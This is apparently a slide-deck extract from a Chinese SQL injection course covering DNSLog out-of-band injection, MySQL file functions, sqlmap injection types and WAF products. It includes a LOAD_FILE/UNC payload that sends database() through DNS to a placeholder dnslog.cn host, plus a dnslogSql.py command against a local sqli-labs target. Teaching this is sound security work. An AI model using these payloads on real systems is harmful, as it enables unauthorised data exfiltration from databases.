3.2-SQL漏洞注入-下

无涯老师

上一节内容回顾

- 1、SQL注入自动化工具
- 2、SQL注入靶场
- 3、布尔盲注
- 4、基于时间的盲注
- 5、基于报错的注入


- 1、DNSLog注入
- 2、SQL注入的防御
- 3、WAF类型及安装
- 4、WAF绕过思路

DNSLog注入

sqlmap

类型	描述
boolean-based blind	基于Boolean的盲注
time-based blind	基于时间的盲注
error-based	基于报错
UNION query-based	基于联合查询
stacked queries	基于多条SQL语句
out-of-band (OOB)	非应用内通信注入,比如DNSLog

DNSLog



DNSLog平台

http://www.dnslog.cn/

```
正在 Ping abc. 2fu511. dnslog. cn [127.0.0.1] 具有 32 字节的数据来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
```


DNS Query Record	IP Address	Created Time
abc.vc6zxr.dnslog.cn	172.253.5.5	2021-09-06 14:39:05

UNC (Windows)

Universal Naming Convention 通用命名规则

你的文件夹已共享。

可通过电子邮件向某个人发送到这些共享项的链接,



MySQL读写函数

secure_file_priv

配置值	描述
指定文件夹	导入导出只能发生在指定的文件夹
不设置	不允许执行
null	没有任何限制

MySQL读写函数

select LOAD_FILE('E:\\in.txt');

- 1、只能访问本机的文件
- 2、文件需要有读取权限
- 3、字节数小于max allowed packet

否则返回NULL

select 123 INTO OUTFILE 'E:\\out.txt';


DNSLog注入流程

1、把select LOAD_FILE()注入到数据库,访问文件

- 2、UNC构建DNS服务器地址, 假装访问文件, 产生DNSLog select load_file('///aaa.yourid.dnslog.cn/wuya');
- 3、把子域名替换成函数或者查询SQL

select if((select load_file(concat('////',database(),'.yourid.dnslog.cn/wuya'))),1,0);

DNSLog注入流程总结 (带外查询)



CEYE平台


系统库	描述
	https://sso.telnet404.com/accounts/register/
查看ID和Token	http://ceye.io/profile
查看DNSLog记录	http://ceye.io/records/dns

DNSLog注入脚本

```
python 2 dnslogSql.py -u http://localhost/sqli-labs/Less-9/?id=1 -c dnslogSql.py -u "http://localhost/sqli-labs/Less-9/?id=1' and ({})--+" --dbs
```

--dbs
-D DB
--tables
-T TABLE
--columns
-C COLUMN
--dump
get database name
table name
get column
column name
get data

SQL注入如何防止?



2 SQL注入的防御

:SQL注入如何防御?

?

03 WAF类型及安装

付费WAF

深信服

https://www.sangfor.com.cn/product-and-solution/sangfor-security/22

腾讯云

https://cloud.tencent.com/act/pro/wafdiscount

华为云

https://www.huaweicloud.com/product/waf.html

宝塔

https://www.bt.cn/linuxpro.html

思科

https://www.cisco.com/c/zh_cn/products/security/firewalls/index.html

阿里云

https://www.aliyun.com/product/waf

安恒

https://www.anhengcloud.com/product/saaswaf/

WAF



当前访问疑似黑客攻击,已被创宇盾拦截。

如果您是网站管理员点击这里查看详情



您的请求带有不合法参数,已被网站管理员设置拦截!

可能原因: 您提交的内容包含危险的攻击请求

如何解决:

1)检查提交内容;







提醒: 您的访问可能对网站造成危险, 已被云防护安全拦截

当前网址: https://www.dbappsecurity.com.cn/show-55-64-1.html 130-4-4-1100-4-4-1

客户端特征: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.100 Safari/537.36

客户端IP:

拦截时间:

反馈误报



501错误

抱歉, 当前页面无法正常访问!

由于您提交的信息对网站可能造成威胁, 出于安全考虑,您的访问被拦截。 ty.

WAF绕过思路

Thank you for watching

无涯老师